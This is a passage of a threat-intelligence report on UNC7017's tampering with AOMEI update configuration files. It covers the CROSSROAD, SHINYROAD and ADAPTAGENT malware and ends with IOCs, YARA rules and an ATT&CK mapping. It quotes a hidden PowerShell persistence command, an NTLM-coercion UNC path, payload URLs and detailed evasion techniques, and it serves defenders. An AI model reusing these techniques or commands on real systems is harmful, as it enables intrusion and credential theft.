By forcing the AOMEI client to request a remote file:// resource via WebDAV (DavWWWRoot), UNC7017 created a silent credential harvesting mechanism capable of coercing endpoints into transmitting NetNTLMv2 authentication hashes to the actor-controlled IP address (8.210.84.56) without user visibility.

Malware Delivery & Post-Exploitation Tooling

Across the campaign waves, UNC7017 deployed a consistent chain of custom loaders and commercial/open-source post-exploitation frameworks:

  • Defense Evasion via Timestomping: Analysis of an early CROSSROAD dropper (upgrade-now.exe) submitted to VirusTotal on May 20 revealed that the threat actor manipulated PE compilation timestamps to display fabricated 2024 build dates in an effort to complicate forensic timeline analysis.

  • Modified Radmin Server Backdoor: During the May 28 wave, the unsigned loader dropped into the html/ directory executed rsetup64.exe /intsetup, silently installing a modified version of the commercial remote administration tool Radmin Server to establish persistent remote access.

  • Adaptix C2 Integration: Since at least early July 2026, the threat actor was observed deploying the Adaptix C2 framework across its storage-data.com infrastructure.

The Primary Downloader: CROSSROAD 

The primary Stage-2 downloader (upgrade-now.exe, SHA256: 9a58e8f49edf5644e5728f74cf36f560d3d486fa51db4db69d927963c7aca450) is a 64-bit Windows executable written in C, tracked by GTIG as the CROSSROAD malware family. Delivered inside upgrade-now.zip, CROSSROAD is responsible for environment validation, active endpoint cleanup, staging the secondary payload bundle, and establishing scheduled task persistence for the Stage-3 backdoor suite.

  • Path Verification: As part of its configuration routine, CROSSROAD checks whether its file path contains the substring AOMEI. If the substring is absent, it initiates a self-deletion routine; however, it does not abort, continuing both its background configuration cleanup and its downloader routines regardless.


  • Execution Guardrails: Before proceeding with secondary downloads, CROSSROAD enforces two primary checks:

    • Geolocation Check: Queries external domain name system (DNS) (myip.opendns.com, o-o.myaddr.l.google.com) and HTTP reflection services (checkip.amazonaws.com, api.ipify.org, ifconfig.me/ip, icanhazip.com) using custom User-Agents (Anyviewer-loader/1.0, Anyviewer-ipcheck/1.0). In specific execution branches, if the returned country code is "CN" (China), the loader aborts its primary payload execution path.

    • Lock Mutex: Acquires the named mutex Global\{F9E6E3C0-E11A-4F85-9944-AF4AD6E05883} to prevent multiple concurrent instances on the same host.

  • Host Artifact Reversion & Anti-Forensics: To complicate post-incident triage and forensic reconstruction, the loader systematically reverts local configuration states during its execution cycle. The malware parses down_html.ini (located at <install_dir>\..\..\), restoring the update thread parameter (thrid) to its default value of 5 and pointing the update download URL back to legitimate AOMEI distribution infrastructure (https://www2.aomeisoftware.com/download/abpopup/).

  • Stage-3 Payload Staging & Extraction: If environment checks pass, CROSSROAD downloads https://promotion.storage-data.com/config/component.zip (also observed as en.zip), to %TEMP%\svc<random_hex>.tmp, and unpacks its contents into the user’s local application data directory using an embedded miniz library.

  • Persistence via Scheduled Task: To ensure continuous execution of the staged payload bundle, upgrade-now.exe registers a persistent scheduled task named RadminComponentRuntime (configured with the description”Radmin Component runtime checkable.”). The task is set to execute %LOCALAPPDATA%\Radmin\FamItrfc.exe --runtimechk every three hours.

  • Self-Deletion (--nitrod): After extracting the payload bundle and creating the scheduled task, CROSSROAD purges itself from disk. To bypass Windows file-locking constraints, the executable drops a copy of itself to the temporary directory and executes it with the --nitrod parameter, passing its parent PID via NITRODP and original executable path via NITRODT. The child process waits for the parent to terminate, renames the original binary's primary :$DATA stream to an alternate data stream named :wtfbbq via SetFileInformationByHandle, and flags FileDispositionInfo with DeleteFile = TRUE to unlink the binary on handle close.

  • Version Information: The executable contained standard PE version metadata with a notable typo string: "ProductName: AOMEI Update Compent".

Victim Profiling, Malware Delivery Logic

Figure 5: Victim Profiling, Malware Delivery Logic

Stage-3 Payload: SHINYROAD and Radmin Suite

The payload archive unpacked into %LOCALAPPDATA%\Radmin\ by CROSSROAD contains a Famatech Radmin 3.x administration bundle used to deliver the SHINYROAD modular backdoor framework. The malware contains no native persistence mechanism of its own and relies entirely on the external scheduled task registered by CROSSROAD for execution.

  • Execution via DLL Search-Order Hijacking (BlkScrDl.dll): Execution begins when the persistent RadminComponentRuntime scheduled task launches the legitimate, signed Radmin binary %LOCALAPPDATA%\Radmin\FamItrfc.exe --runtimechk (or FamItrf2.exe). During startup, the Radmin executable is hijacked into loading the attacker's unsigned DLL, BlkScrDl.dll, via search-order hijacking. The adversary named this DLL to masquerade as Radmin's legitimate "blank screen" driver library.

  • Shared Memory & In-Process COM Server Staging: Upon execution, BlkScrDl.dll locates config.zip in its execution directory, maps its raw contents into a shared memory section named Local\963d3c60-d406-4ad6-aa1e-dc8e45061ccf, and dynamically registers csvc\RuntimeComponent.dll as an in-process COM Server under CLSID {21191641-0D7F-4CD9-9572-01AAE6E7851B} and AppID {9AD3E98A-4C7E-4F37-982D-D73D41E4F91B}.

  • COM-Triggered Stage-2 Initialization & Embedded PocketPy VM: When the Radmin process instantiates the registered CLSID, the Windows COM subsystem loads the DLL. The DLL reads config.zip directly from shared memory, extracts the encrypted payload metadata.dat, and decrypts it using ChaCha20 with an HMAC-SHA256 derived key and IV. The decrypted payload consists of compiled Python bytecode, which RuntimeComponent.dll executes within an embedded PocketPy interpreter, establishing initial C2 connectivity to 8.218.65.184:443.

Evolution of the SHINYROAD Architecture

Analysis of earlier campaign variants revealed that SHINYROAD relies on custom C-level extensions (_pyio_compat, _pyio_struct, and pkpy) to avoid loading standard Python libraries on disk:

  • Custom Binary C2 Protocol: Earlier variants communicated over raw TCP (8.218.65.184:41397). The agent generates a unique ID by fingerprinting the hostname and username, authenticates via a hard-coded handshake key, and dynamically transitions all subsequent communication to use symmetric encryption derived from this unique ID.

  • In-Memory Capabilities: The engine supports interactive remote shell access (os.system), traffic chaffing (generating randomized junk packets to disrupt network signatures), and dynamic in-memory extension via the pkpy WorkPool thread manager without writing script modules to disk.

Post-Exploitation: Nitro PDF Theme & Adaptix C2

In mid-July 2026, following the successful deployment of SHINYROAD, telemetry identified later-stage activity where UNC7017 pushed down ADAPTAGENT, the client portion of the Adaptix C2 post-exploitation framework. To blend in or appear as user-downloaded activity, these payloads masqueraded as Nitro PDF promotional and scanning tools (NitroPromotion.exe):

  • Persistence: The malware installed a scheduled task named \NitroRuntime that executed:

powershell -Command "Start-Process 'C:\Users\<USER>\AppData\Local\Temp\NitroPromotion.exe' -WindowStyle Hidden"

Figure 6: NitroRuntime scheduled task persistence

  • Adaptix C2 Beaconing: The executable sideloaded Eztwain4.dll (ADAPTAGENT) from %LOCALAPPDATA%\Nitro Pro\, which established periodic 2-minute beacons to 8.210.84.56:6800.

Outlook and Implications

This campaign highlights a broader evolution in software supply chain attack methodologies. Supply chain intrusions have historically focused on inserting backdoors into software source code or tampering with developer build pipelines (e.g., SolarWinds, 3CX). While highly impactful, compromised source trees leave persistent binary signatures in official release files that can be discovered during post-release binary analysis.

UNC7017's use of ephemeral configuration tampering represents a lower-overhead, higher-stealth alternative:

  1. Anti-Analysis by Design: By restricting configuration changes to five to ten minute windows, the vast majority of legitimate users and automated repository crawlers only encounter authentic, vendor-signed files.

  2. Selective Exploitation: Threat actors can selectively compromise target organizations that maintain frequent polling intervals while minimizing their exposure window on vendor infrastructure.

  3. Dual-Pronged Approach: Combining software update redirection with invisible WebDAV NTLM coercion could allow adversaries to harvest credentials from passive users even if binary payload execution is blocked.

  4. Co-opting Commercial Software: Deploying unmodified versions of legitimate administration tools (such as Radmin 3.x) to masquerade sideloaded covert channels illustrates how adversaries blend commercial remote management capabilities with hidden backdoor modules.

Remediation and Hardening

Defenders should focus on behavioral profiling of updater processes, specifically monitoring for unsigned child processes spawned by background update runners and unauthorized network redirection originating from trusted desktop software. For broader recommendations on securing software delivery pipelines, please refer to our previously published Mitigation Guidance for Supply Chain Compromise.

Vendor Notification & Architecture Hardening

On July 17, 2026, Mandiant notified AOMEI Technology regarding the observed configuration tampering on their update infrastructure and provided relevant indicators. AOMEI subsequently responded on July 29, 2026, stating that corrective actions had been taken.

Why Server-Side Remediation Does Not Disinfect Endpoints

Crucially, server-side remediation does not clean endpoints that downloaded malicious updates during earlier tampering windows. Because the tampering occurred in brief, short bursts, systems that received these files may remain compromised without the organization's knowledge unless proactive endpoint hunting and remediation are performed.

  • Persistent Resident Payloads: Endpoints that polled for updates during an active tampering window downloaded and staged persistent payloads (via scheduled tasks) that remain fully operational even after the vendor restores authentic .ini files on the origin servers.

  • Obscured Root Cause: While the subsequent backdoor activity and scheduled tasks generate detectable endpoint telemetry, the ephemeral delivery vector obscures the initial intrusion mechanism. Because server tampering lasted approximately 5 minutes—and the loader actively reverted local configuration files—investigators reviewing vendor update URLs hours later will observe only benign, authentic infrastructure, complicating root cause analysis and patient-zero identification.

  • Hunting Imperative: Organizations running AOMEI software cannot assume they are protected solely because the vendor took corrective server-side action. Enterprise security teams must perform retrospective endpoint and network hunts across the entire April–July time frame using the indicators and YARA rules provided in this post.

Guidance for Software Vendors & Developers

Software supply chain security extends beyond developer workstations and build pipelines. When desktop software relies on remote configuration files to manage update and notification behaviors, adversaries can target the distribution layer rather than the source code. To defend against configuration tampering and distribution-channel hijacking, software vendors should implement the following security controls:

  • End-to-End Cryptographic Signature Verification: Client applications must cryptographically verify Authenticode digital signatures and validate vendor certificates on all downloaded executables and archives before extraction or execution. Update clients should never rely solely on transport-layer HTTPS or remote checksums (such as cleartext MD5 values in an unauthenticated configuration file).

  • Cryptographically Signed Configuration Files: Remote configuration files (.ini, .json, or .xml) should be digitally signed using asymmetric public key cryptography. If an origin server or content delivery network (CDN) is modified without authorization, client software will detect the invalid signature and reject the configuration.

  • Domain Allowlisting and Destination Pinning: Software update clients should enforce strict destination pinning, restricting update downloads exclusively to official, pre-approved vendor domains and CDNs. Update engines should reject redirection to arbitrary third-party domains or generic public cloud storage buckets.

  • Restricting Uniform Resource Identifier (URI) Schemes in In-App Handlers: Embedded web views, promotional popups, and notification handlers should strictly enforce secure web protocols (https://) and explicitly disallow local file (file://) and UNC WebDAV schemes to prevent external NTLM credential coercion.

  • Decoupling Core Updates from Marketing Channels: Separating essential software maintenance routines from dynamic promotional popups and notification banners reduces the attack surface and ensures that advertising channels cannot trigger local code execution.

  • Origin Integrity Monitoring and Access Controls: Origin web servers and object storage buckets hosting update metadata should enforce strict access controls, multi-factor authentication, and automated real-time file integrity monitoring (FIM) with immediate alerting on configuration changes.

Guidance for Security Operations (SOC) & Incident Responders

Overcoming the "Point-in-Time" Triage Pitfall

The short-burst nature of this attack creates a unique challenge for incident response:

  • The Triage Trap: When an EDR alert fires for a suspicious process spawned by an updater, SOC analysts frequently attempt to validate the alert by navigating to the vendor's download URL or checking URL reputation. Because the threat actor reverted the remote configuration files within five to ten minutes, the vendor's server returns authentic, clean files most of the time, leading analysts to mistakenly dismiss the detection as a false positive.

  • Actionable IR Protocol: Defenders must not rely on live web checks. Incident responders must preserve and analyze the endpoint-cached configuration files in %PROGRAMFILES(X86)%\AOMEI\*\Tmphtml\ and review proxy/firewall telemetry corresponding to the precise second the alert was triggered.

Camouflaged Follow-on Activity

The deployment of Adaptix C2 under the guise of Nitro PDF can mislead analysts into treating alerts as isolated, user-initiated software downloads rather than staged lateral movement. Responders must trace updater parentage to identify root-cause supply chain tampering.

Endpoint and Network Hardening Actions

Endpoint File Checks

Inspect systems for the following directories and artifacts. Defenders must distinguish between malicious payloads and legitimate signed binaries abused for search-order hijacking:

Directory

Malicious Artifacts (Primary IOCs)

Abused Legitimate / Support Binaries

Defender Triage & Hunting Guidance

%LOCALAPPDATA%\Radmin\

BlkScrDl.dll, csvc\RuntimeComponent.dll, config.zip, metadata.dat

FamItrfc.exe, FamItrf2.exe, WinLpcDl.dll, WinLpcDl2.dll

Do not dismiss if executables are signed: FamItrfc.exe is authentic Famatech software abused to hijack BlkScrDl.dll. Alert on unsigned DLLs and executions with --runtimechk.

%LOCALAPPDATA%\Nitro Pro\

Eztwain4.dll (ADAPTAGENT), NitroPromotion.exe

mfc140u.dll (Microsoft MFC runtime), Nitro_Scan2PDFApp.exe

Payloads masquerade as Nitro PDF tools. Eztwain4.dll is sideloaded by the executables. Look for parent PowerShell processes spawned with -WindowStyle Hidden.

%TEMP%\

svc*.tmp, en\

—

Ephemeral child processes spawned with --nitrod to purge CROSSROAD via NTFS stream overwrites (:wtfbbq).

AOMEI Install Paths (Tmphtml\, html\)

upgrade-now.zip, upgrade-now.exe (CROSSROAD)

down_html.ini, Notifycfg.ini

Staging location for the AOMEI update flow. Check for unauthorized executable drops in the web UI html\ directory.

Table 1: Endpoint file checks

Scheduled Tasks and Registry

  • Scheduled Tasks: Check for unauthorized tasks named \NitroRuntime or \RadminComponentRuntime.

  • Registry: Check \REGISTRY\MACHINE\SYSTEM\Software\Microsoft\TIP\AggregateResults\data for unusual binary blobs.

Network Defenses

  • Block outbound network connections to promotion.storage-data.com, aomei.storage-data.com, storage-data.com, 8.210.84.56, 47.239.60.117, and 8.218.65.184.

  • Block outbound SMB (TCP 445) and WebDAV traffic to external IP addresses to prevent NTLM credential coercion.

  • Inspect proxy and web gateway logs for the User-Agent Anyviewer-loader/1.0 or requests to Alibaba Cloud OSS endpoint serv.oss-cn-hongkong.aliyuncs.com.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.

Malicious File Hashes (SHA-256)

File / Description

SHA-256

upgrade-now.zip (May 20 CROSSROAD Archive)

6670ab3f0434a42f33416f8354150b1701e7615f3cfa2f1635e54f8df0f6eec7

upgrade-now.exe (May 20 CROSSROAD Loader)

11e576df44e9c9eef72b9f5b699291bcdb200a19130778ec231e5b0987b913ad

upgrade-now.exe (July 16 CROSSROAD Loader)

9a58e8f49edf5644e5728f74cf36f560d3d486fa51db4db69d927963c7aca450

upgrade-now.exe (July 20 CROSSROAD Loader)

b360b6db0c2b668317edc1504a7c39ef047f0d925c8f113b521f6724c157ae21

upgrade-now.zip (July 20 CROSSROAD Archive)

9ed503c6a9a3a493fb859401e9ed469eed77ab9927341964d6dbfbfa6255aeba

component.zip / en.zip (SHINYROAD Package)

d167bc898e856da8a4003cb4dfc7de55fea109eee3cd64fc8999710314109464

RuntimeComponent.dll (Custom PocketPy Engine)

8fbaa74b27dc1e89abfc694e834378746f0ad37a688098c5f8f511410157c8b8

BlkScrDl.dll (Malicious DLL)

5837bc26a73cfb46ffd466cf889f03ce2f6a48f1f3fd42ec8be22189d51cab1e

config.zip (Python Bytecode Archive)

4c0a75e0f62ddc0bb350c224fe996f3b2ab08dcb0d288231c61ffe9406c7045b

metadata.dat (ChaCha20 Payload)

4b4d25b3501519476f9a62a88a781e4f446f669280eb5e98c6b96eb6d3743431

axmlx. (Benign Decoy file)

d7cfa659d224928e7b72c806dcf2169594d993ecf6422e6efcdcf251190f2e7c

NitroPromotion.exe (Launcher for ADAPTAGENT Masquerading as a Nitro Executable)

14b31918075e6130b9123158743db0a81e2d7bfcf6d39731ee7d9200a98cd591

Eztwain4.dll (ADAPTAGENT Helper DLL)

8c8090aca8ddb1cf968d2b810457e0cfce97c03cd721f70d2eca7f37f2681fc4

abe.exe (Secondary Payload)

7b252be444dee2fb2a57043a823dc5b5e1fae970aea91ee2c8339aa70329969d

Table 2: Malicious File Indicators

Legitimate File Hashes (SHA-256)

File / Description

SHA-256

WinLpcDl.dll (Legitimate Radmin component)

2d99e9d732ff9304d97c7856b052ca520ae689fec1ce86df724de741913afa4b

WinLpcDl2.dll (Legitimate Radmin component)

dad559ae9bc977783c7251591eeb7aa432b860ce821ccf10b1260fd0e650c951

Nitro_Scan2PDFApp.exe (Legitimate Signed Binary, Abused for Sideloading)

d71a119b4950ee88dd36205176d989a64df5248ac268591d4bbb78621a73acbd

Table 3: Legitimate File Indicators

Configuration File Hashes (AOMEI .ini)

File Description

SHA-256

down_html.ini (Tampered July 16, 08:33–08:39 UTC)

924ad92d89dde577d5858b2ebc5703a485467842d78e98b75019b2e2e0ac3fe6

Notifycfg.ini (Tampered July 16 Window)

d2f9ef2429312667f0512504b6a19ba4a9cc5514f1b2933923dd42f75a1c5934

Notifycfg.ini (Tampered July 20 WebDAV Version)

286e0d8c7bdfaa7c251a3e8f0f2fefbe25c67586c0149d39b1095c89dc6023c8

down_html.ini (Tampered July 20, 10:35–10:40 UTC)

f2a7d0a4c8613a9cdd31ede6131b27040c0571ca97970b245a710191806d7ac4

Table 4: Configuration Files

Network Indicators

Type

Indicator

Context

IP Address

8.210.84.56

WebDAV NTLM Target Server; Adaptix C2

IP Address

8.218.65.184

Historical SHINYROAD C2 Server. Ports used included 41397 and 443

IP Address

47.239.60.117

Secondary Infrastructure

IP Address

96.126.191.98

Allowlist IP configured in whitelist.ini (observed June 22, 2026)

Domain

promotion.storage-data.com

Stage-2 Dropper Staging Domain

Domain

aomei.storage-data.com

Stage-3 Payload Staging Server

Domain

storage-data.com

Threat Actor Domain

Domain

serv.oss-cn-hongkong.aliyuncs.com

Alibaba Cloud OSS Bucket (April/May 2026 Staging)

URL

https://promotion.storage-data.com/download/abpopup/upgrade-now.zip

Stage-2 Dropper Download URL

URL

https://promotion.storage-data[.]com/config/component.zip

SHINYROAD payload

URL

https://promotion.storage-data.com/config/whitelist.ini

Target IP Allowlist Endpoint

URL

https://promotion.storage-data.com/config/en.zip

Stage-3 SHINYROAD Payload URL

URL

https://storage.googleapis.com/aomeiupdate/upgrade-now.zip

July 20 GCS Staging URL

URL

https://storage.googleapis.com/aomeiupdate/component.zip

July 20 GCS Component URL

UNC Path

\\8.210.84.56\DavWWWRoot\campaign\24hour-flash-sale.html

WebDAV NTLM Coercion Resource

Table 5: Network Indicators

Mutexes & Scheduled Tasks

  • Mutex: Global\{F9E6E3C0-E11A-4F85-9944-AF4AD6E05883}

  • Shared memory mapping: Local\963d3c60-d406-4ad6-aa1e-dc8e45061ccf

  • Scheduled Task: \RadminComponentRuntime

Google Security Operations (SecOps)

Google Security Operations customers have access to these broad category rules and more under the "Mandiant Frontline Threats", “Mandiant Hunting Rules”, and "Applied Threat Intelligence - Curated Prioritization" rule packs. The activity discussed in the blog post is detected in Google Security Operations under the rule names:

  • Explorer Launching Cmd With Powershell Start Process Command

  • Suspicious Process Invoking Dllhost Clsid Invocation

  • ATI Active Breach Rule Match for File IoCs

  • ATI High Priority Rule Match for Ip Address IoCs

  • ATI Medium Priority Rule Match for Ip Address IoCs

  • Copy System Binary

  • System32 Binary Copied to Non-Standard Directory

Detections

YARA Rules

rule G_APT_Downloader_CROSSROAD_1
{
	meta:
		author = "Mandiant"
		desc = "Detects obfuscated and masquerading UNC7017 CROSSROAD downloaders targeting AOMEI software update mechanisms"
		
	strings:
		// Masquerading & Metadata
		$meta_typo = "AOMEI Update Compent" wide
		$meta_co = "AOMEI International Network Limited" wide
		$meta_ver = "8.2.5.0" wide
		$meta_orig = "upgrade-now.exe" wide
		$meta_name = "upgrade-now" wide
		// Embedded Decompression & Downloader Artifacts
		$miniz1 = "archive is too large" ascii
		$miniz2 = "failed finding central directory" ascii
		$miniz3 = "unexpected decompressed size" ascii
		$whttp1 = "WinHttpCrackUrl" ascii
		$whttp2 = "WinHttpSendRequest" ascii
		// Obfuscation & Scheduled Task Artifacts
		$task1 = "RadminComponentRuntime" wide
		$task2 = "Radmin Component runtime checkable." wide
		$flag = "--runtimechk" wide
		$sob1 = "IsCurrentIpWhitelisted._sob_enc" ascii
		$sob2 = "DownloadFileFromUrlA._sob_enc" ascii
		$sob3 = "WinMain._sob_enc." ascii
		$obf_key = "_sob_key" ascii
	condition:
		uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and filesize < 5MB and (
			(($meta_typo or ($meta_co and ($meta_orig or $meta_name or $meta_ver))) and
			 any of ($miniz*) and
			 any of ($whttp*)) or
			(2 of ($sob*) and ($task1 or $flag)) or
			($obf_key and $task1 and $task2 and any of ($sob*))
		)
}
rule G_APT_Backdoor_SHINYROAD_1
{
	meta:
		author = "Mandiant"
		desc = "Detects the SHINYROAD BlkScrDl.dll COM-staging loader and RuntimeComponent.dll PocketPy engine"
		
	strings:
		// Shared SHINYROAD artifacts (shared memory section and mutex)
		$shm = "Local\\963d3c60-d406-4ad6-aa1e-dc8e45061ccf" ascii wide
		$mtx = "Global\\{F9E6E3C0-E11A-4F85-9944-AF4AD6E05883}" ascii wide
		// BlkScrDl.dll loader: config.zip staging and COM server registration
		$ld1 = "%sconfig.zip" ascii
		$ld2 = "%scsvc\\RuntimeComponent.dll" ascii
		$ld3 = "libBlkScrDl.dll" ascii
		$com1 = "Software\\Classes\\CLSID\\%s" ascii
		$com2 = "Software\\Classes\\AppID\\%s" ascii
		$com3 = "%s\\InprocServer32" ascii
		// RuntimeComponent.dll embedded PocketPy engine
		$rc1 = "libRuntimeComponent.dll" ascii
		$rc2 = "metadata.dat" ascii
		$rc3 = "_pyio_compat" ascii
		$rc4 = "_pyio_struct" ascii
		$rc5 = "%sdemo_srv.log" ascii
	condition:
		uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and filesize < 5MB and (
			($shm and $mtx) or
			(($shm or $mtx) and (2 of ($ld*) or 2 of ($rc*))) or
			(2 of ($ld*) and 2 of ($com*)) or
			($rc1 and $rc2 and any of ($rc3, $rc4, $rc5))
		)
}
rule G_APT_Backdoor_SHINYROAD_2
{
	meta:
		author = "Mandiant"
		desc = "Detects compiled PocketPy bytecode payloads associated with SHINYROAD backdoors"

	strings:
		$pkpy_magic = { 4F 43 01 00 }
		$proto1 = "mct3-handshake-v1" ascii
		$script = "bootstrap_tcp_slim_v2_call_min.py" ascii
		$jam1 = "JAM_BURST_PACKETS_MIN" ascii
		$jam2 = "JAM_MIN_MS" ascii
		$jam3 = "JAM_MAX_BYTES" ascii
		$mod1 = "_pyio_struct" ascii
		$mod2 = "_pyio_compat" ascii
		$enc1 = "nh_enc" ascii
		$enc2 = "encbody" ascii

	condition:
		$pkpy_magic at 0 and filesize < 500KB and (
			$proto1 or
			$script or
			all of ($jam*) or
			(all of ($mod*) and any of ($enc*))
		)
}
rule G_APT_Launcher_ADAPTAGENT_1
{
	meta:
		author = "Mandiant"
		desc = "Detects UNC7017 ADAPTAGENT post-exploitation loader and sideloaded Adaptix payload (Nitro camouflage)"
		ref = "https://cloud.google.com/blog/topics/threat-intelligence/investigating-ephemeral-supply-chain-tampering"
		platforms = "Win"
		rs1 = "14b31918075e6130b9123158743db0a81e2d7bfcf6d39731ee7d9200a98cd591"

	strings:
		// Sideloaded Masquerading & Camouflage
		$camo_exe1 = "NitroPromotion.exe" ascii wide nocase
		$camo_exe2 = "Nitro_Scan2PDFApp.exe" ascii wide nocase
		$camo_dll1 = "Eztwain4.dll" ascii wide nocase
		$camo_dll2 = "Nitro PDF Eztwain4" ascii wide nocase
		$camo_ver = "14.10.1.0" ascii wide
		$camo_copy = "Nitro Software, Inc." ascii wide

		// NitroPromotion Loader & Staging Functionality
		$load1 = "DownloadToLocalAppData" ascii
		$load2 = "ExtractZipToDirectoryA" ascii
		$load3 = "GetTempZipFileNameA" ascii
		$load4 = "CreateScheduledTask" ascii

		// Adaptix C2 & ADAPTAGENT Core Artifacts
		$adapt1 = "Adaptix Crash Analyzer v1.0" ascii
		$adapt2 = "Global\\{8d00c640-48d8-4440-a8e1-660fd37f572a}" ascii wide
		$adapt3 = "\\\\.\\pipe\\%08lx" ascii
		$adapt4 = "13ConnectorHTTP" ascii
		$adapt5 = "9Connector" ascii

	condition:
		uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and filesize < 10MB and (
			// Branch 1: ADAPTAGENT Sideloaded Payload (Eztwain4.dll)
			(any of ($camo_dll*, $adapt1, $adapt2) and 2 of ($adapt*)) or

			// Branch 2: NitroPromotion Masquerading Loader (NitroPromotion.exe)
			(any of ($camo_exe*) and (2 of ($load*) or any of ($adapt1, $adapt2))) or
			(all of ($camo_ver, $camo_copy) and any of ($camo_exe*) and any of ($load*))
		)
}

MITRE ATT&CK Techniques

Tactic

Technique ID

Technique Name

Observed Context

Resource Development

T1583.001

Acquire Infrastructure: Domains

Registration of storage-data.com and the promotion. / aomei. subdomains used for payload staging and callbacks.

Resource Development

T1583.006

Acquire Infrastructure: Web Services

Abuse of Alibaba Cloud OSS (serv.oss-cn-hongkong.aliyuncs.com) and a public Cloud Storage bucket (aomeiupdate) as high-reputation staging infrastructure.

Resource Development

T1608.001

Stage Capabilities: Upload Malware

Staging of upgrade-now.zip, component.zip, and en.zip on actor-controlled domains and cloud storage prior to each tampering window.

Initial Access

T1195.002

Supply Chain Compromise: Compromise Software Supply Chain

Ephemeral modification of remote AOMEI .ini update configuration files.

Execution

T1059.001

Command and Scripting Interpreter: PowerShell

Hidden PowerShell execution (-WindowStyle Hidden) executing the Nitro PDF / Adaptix C2 payload.

Execution

T1059.006

Command and Scripting Interpreter: Python

In-memory execution of compiled bytecode via an embedded PocketPy interpreter (RuntimeComponent.dll / WNTestDll.dll).

Execution

T1559.001

Inter-Process Communication: Component Object Model

BlkScrDl.dll registers CLSID {21191641-0D7F-4CD9-9572-01AAE6E7851B} as an in-process COM server, causing the Radmin process to load csvc\RuntimeComponent.dll.

Persistence

T1053.005

Scheduled Task/Job: Scheduled Task

Scheduled tasks \RadminComponentRuntime (running FamItrfc.exe --runtimechk) and \NitroRuntime.

Defense Evasion

T1574.001

Hijack Execution Flow: DLL

Search-order hijacking of BlkScrDl.dll by the signed FamItrfc.exe, and side-loading of Eztwain4.dll by the Nitro PDF masquerading loaders.

Defense Evasion

T1480

Execution Guardrails

Validation of the AOMEI directory substring and external IP reflection filtering before secondary payload retrieval.

Defense Evasion

T1036.005

Masquerading: Match Legitimate Resource Name or Location

BlkScrDl.dll masquerades as Radmin's legitimate "blank screen" driver library; ADAPTAGENT loaders masquerade as Nitro PDF tools (NitroPromotion.exe, Eztwain4.dll).

Defense Evasion

T1027.013

Obfuscated Files or Information: Encrypted/Encoded File

SHINYROAD stage-2 Python bytecode stored as ChaCha20-encrypted metadata.dat inside config.zip.

Defense Evasion

T1140

Deobfuscate/Decode Files or Information

RuntimeComponent.dll decrypts metadata.dat in memory using ChaCha20 with an HMAC-SHA256 derived key and IV.

Defense Evasion

T1070.004

Indicator Removal: File Deletion

Self-deletion of CROSSROAD (upgrade-now.exe) via a child process spawned with --nitrod.

Defense Evasion

T1564.004

Hide Artifacts: NTFS File Attributes

CROSSROAD renames its primary :$DATA stream to an alternate data stream named :wtfbbq before flagging the file for deletion on handle close.

Credential Access

T1187

Forced Authentication

WebDAV NTLM coercion via an invisible 1x1 popup rendering a UNC resource, configured inside Notifycfg.ini.

Discovery

T1016

System Network Configuration Discovery

CROSSROAD resolves the host's external IP via myip.opendns.com, o-o.myaddr.l.google.com, checkip.amazonaws.com, api.ipify.org, ifconfig.me/ip, and icanhazip.com.

Discovery

T1614

System Location Discovery

CROSSROAD aborts its primary payload execution path when the IP-derived country code is "CN" (China).

Discovery

T1082

System Information Discovery

SHINYROAD fingerprints the victim hostname to derive a unique agent identifier.

Discovery

T1033

System Owner/User Discovery

SHINYROAD incorporates the logged-on username into its unique agent identifier and C2 key derivation.

Command and Control

T1105

Ingress Tool Transfer

CROSSROAD downloads component.zip / en.zip to %TEMP%\svc<random_hex>.tmp and unpacks it to %LOCALAPPDATA%\Radmin\.

Command and Control

T1571

Non-Standard Port

